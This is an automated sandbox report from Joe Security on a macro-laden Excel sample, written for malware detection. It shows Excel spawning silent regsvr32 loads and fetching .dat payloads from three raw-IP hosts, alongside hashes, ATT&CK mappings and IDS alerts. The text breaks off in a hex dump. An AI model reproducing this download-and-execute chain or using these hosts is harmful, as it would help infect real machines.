

ID: 502658
Sample Name:
PRMS_558161433.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:35:24
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report PRMS_558161433.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
System Summary: 4
Jbx Signature Overview 4
AV Detection: 5
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
Static File Info 11
General 11
File Icon 11
Static OLE Info 11
General 12
OLE File "PRMS_558161433.xls" 12
Indicators 12
Summary 12
Document Summary 12
Streams with VBA 12
Streams 12
Network Behavior 12
Snort IDS Alerts 12
Network Port Distribution 12
TCP Packets 12
HTTP Request Dependency Graph 12
HTTP Packets 13
Code Manipulations 14
Statistics 14
Behavior 14
System Behavior 15
Analysis Process: EXCEL.EXE PID: 5412 Parent PID: 800 15
General 15
File Activities 15
File Created 15
File Deleted 15
File Written 15
Registry Activities 15
Key Created 15
Key Value Created 15
Analysis Process: regsvr32.exe PID: 5240 Parent PID: 5412 15
General 15
Analysis Process: regsvr32.exe PID: 5480 Parent PID: 5412 15
General 16
Analysis Process: regsvr32.exe PID: 2216 Parent PID: 5412 16

Copyright Joe Security LLC 2021

General 16
Disassembly 16
Code Analysis 16


Windows Analysis Report PRMS_558161433.xls

Overview


General Information

Sample Name:	PRMS_558161433.xls
Analysis ID:	502658
MD5:	ce9aef0eeccadcb..
SHA1:	50ed2e5bbe1ac5..
SHA256:	ad682974afe2464.
Tags:	xls
Infos:	

Most interesting Screenshot:



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for subm…
- Sigma detected: Regsvr32 Comman…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Potential document exploit detected…
- Tries to load missing DLLs
- Uses a known web browser user age…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Potential document exploit detected…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 5412 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5240 cmdline: regsvr32 -silent ..\Celod.wac MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5480 cmdline: regsvr32 -silent ..\Celod.wac1 MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 2216 cmdline: regsvr32 -silent ..\Celod.wac2 MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:



Sigma detected: Regsvr32 Command Line Without DLL

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Copyright Joe Security LLC 2021

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:




Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PRMS_558161433.xls	43%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.123.53.220/44483.3585885417.dat	0%	Avira URL Cloud	safe	
http://185.244.150.172/44483.3585885417.dat	0%	Avira URL Cloud	safe	
http://101.99.90.219/44483.3585885417.dat	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.123.53.220/44483.3585885417.dat	false	• Avira URL Cloud: safe	unknown
http://185.244.150.172/44483.3585885417.dat	false	• Avira URL Cloud: safe	unknown
http://101.99.90.219/44483.3585885417.dat	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.244.150.172	unknown	Netherlands		60117	HSAE	false
185.123.53.220	unknown	unknown		133398	TELE-ASTeleAsiaLimitedHK	false
101.99.90.219	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502658
Start date:	14.10.2021
Start time:	08:35:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PRMS_558161433.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.winXLS@7/2@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Copyright Joe Security LLC 2021

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.244.150.172	PRMS_558161433.xls	Get hash	malicious	Browse	
185.123.53.220	PRMS_558161433.xls	Get hash	malicious	Browse	• 185.123.53.220/44483.3537556712.dat
101.99.90.219	PRMS_558161433.xls	Get hash	malicious	Browse	• 101.99.90.219/44483.3537556712.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HSAE	PRMS_558161433.xls	Get hash	malicious	Browse	• 185.244.150.172
	SecuriteInfo.com.Exploit.Siggen3.21227.11912.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Exploit.Siggen3.21227.11912.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.12255.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.17985.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.12255.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.17985.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.21879.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.573.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.21879.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.573.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.16533.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.18564.xls	Get hash	malicious	Browse	• 185.244.150.138

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.16533.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.18564.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.10164.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.19388.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.10164.xls	Get hash	malicious	Browse	• 185.244.150.138
	SecuriteInfo.com.Heur.19388.xls	Get hash	malicious	Browse	• 185.244.150.138
	Outstand_93764149.xls	Get hash	malicious	Browse	• 185.244.150.138
TELE-ASTeleAsiaLimitedHK	PRMS_558161433.xls	Get hash	malicious	Browse	• 185.123.53.220
	Rebate-690835286-10052021.xls	Get hash	malicious	Browse	• 185.123.53.199
	Purchase Order.exe	Get hash	malicious	Browse	• 185.36.81.32
	sm3lX1O9SY.exe	Get hash	malicious	Browse	• 185.123.53.190
	5X23WRfhRS.exe	Get hash	malicious	Browse	• 185.123.53.190
	pwa3NHNVZW.exe	Get hash	malicious	Browse	• 185.123.53.190
	JC1oBQKLeZ.exe	Get hash	malicious	Browse	• 185.123.53.190
	322e2172b60d694797e91a98109d97e2b167953bb82f8.exe	Get hash	malicious	Browse	• 185.123.53.190
	CFk8TRCHMR.exe	Get hash	malicious	Browse	• 185.123.53.190
	krqKjxV4Vu.exe	Get hash	malicious	Browse	• 185.123.53.190
	gZw5shwW7a.exe	Get hash	malicious	Browse	• 185.123.53.190
	JC1oBQKLeZ.exe	Get hash	malicious	Browse	• 185.123.53.190
	llPhlwbDY0.exe	Get hash	malicious	Browse	• 185.123.53.190
	mHu8YsFcE4.exe	Get hash	malicious	Browse	• 185.123.53.190
	218ca7b5b0f838d6aa07bfcc350794954804d89d03d1e.exe	Get hash	malicious	Browse	• 185.123.53.190
	oZy4tc2qRb.exe	Get hash	malicious	Browse	• 185.123.53.190
	X9s8Bq26D6.exe	Get hash	malicious	Browse	• 185.123.53.190
	ecXVIbiFXw.exe	Get hash	malicious	Browse	• 185.123.53.190
	WLER42xEif.exe	Get hash	malicious	Browse	• 185.123.53.190
	xvDPA3ldQv.exe	Get hash	malicious	Browse	• 185.123.53.190

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152056
Entropy (8bit):	4.4143959615710475
Encrypted:	false
SSDEEP:	1536:fmmyfzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3ow:flc8WpFpKKHHedydFeo+oQLUlPow
MD5:	BC33F4F1FDE137A5AC6610A326BEAF87
SHA1:	BF7CC73871731B22E36E61D931CEE7D2457AB1F4
SHA-256:	E4F4B2A45500C6B011A1B83F7AC8ED48EA9D3DF3043AF93EC794DDA3834E9AA2
SHA-512:	B07F83201790FCC18DB3FD51BBB8F2BACB16FF77FAE90217316145515EB5B3FA389E5E0AEB137AF7C13F0773EDC65F87366457FA1DF234A5B0413DEC0D5C34F3
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Preview:	MSFT.....Q.....$.....$..... .....d.....X..... .....L.....x.....@.....I.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....X..... .....L.....x.....@..... ..I ... ..4!...I...!..`"...`..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:...:..`;...;.. (<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....B.....^.....g.....W.....F.....<G.....g.....i...I.....T..... .....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15040
Entropy (8bit):	4.61073258818073
Encrypted:	false
SSDEEP:	192:3dNxJA11DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkb:tN78xesT20lheZ3waE5D7qxIxkb
MD5:	F4F4D33E02805F562AFFC509A408EF0F
SHA1:	4A9BA2F426EDB946AFEDD5B8C20727787E58037D
SHA-256:	F080B19B6462297850A9DA07BAE04C8F44BD033200D3E07B064A8E6A9F52C7B2
SHA-512:	4860CAA33542FC1E99D4799F2506AC77EAB0F9362F99B9F5F2EF4ABE5FAAC2A2D19876C05E2D2661F9CC956096FB58876F1E7D8DDAB6F88A93EBE56E4BD3F0BD
Malicious:	false
Reputation:	low
Preview:	MSFT.....A.....1..... .....d.....P...,.....\.....H...4..... .....|.....|.....|...x.....x..... .....$!.....P.....$!..87.....0....P.,..... ....0.....%!...:.....H..."..."".....H.....(.....@.....P.....0.....`.....p...X... ..... ..../~..U.?K.U.M...E.....E.....F.....B.....`..d....."E.....F.....0.....F.....E.....`.M.....CPf.....0..=.....01..)....w....<Wl.....\.1Y.....k...U....."....."..|. ..K..a...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Last Saved By: Gretta, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Tue Oct 12 08:41:12 2021, Security: 0
Entropy (8bit):	6.9818260514657595
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	PRMS_558161433.xls
File size:	137728
MD5:	ce9aef0eeccadcb8bbf463e2158e718c
SHA1:	50ed2e5bbe1ac51ae8a26f005f17ba14ef30be88
SHA256:	ad682974afe24641e8f2aa645a02f24bafd8595d6746ad789e4ef351807c6399
SHA512:	f43a45179311a42e6d707bc1b01b87da7449ab4fce931ec119bcb2df5e4686907c2c204668fd715da77cb0bceba6917e9ae957412faaaa3ca90c8d15fb6b8225
SSDEEP:	3072:fk3hOdsylKlgxopeiBNhZFGzE+cL2kdAZc6YehWfG5tUHKGDbpmsiiWbyaBi+RLR:fk3hOdsylKlgxopeiBNhZF+E+W2kdAZL
File Content Preview:	.....>.....b..... ....

File Icon



Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "PRMS_558161433.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Last Saved By:	Gretta
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-10-12 07:41:12
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/14/21-08:29:31.072682	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	185.244.150.172	192.168.2.22
10/14/21-08:29:31.335268	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	185.123.53.220	192.168.2.22
10/14/21-08:29:32.317745	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	101.99.90.219	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 185.244.150.172
- 185.123.53.220
- 101.99.90.219

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49710	185.244.150.172	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:36:22.777395964 CEST	93	OUT	GET /44483.3585885417.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.244.150.172 Connection: Keep-Alive
Oct 14, 2021 08:36:22.951047897 CEST	94	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 14 Oct 2021 06:36:22 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 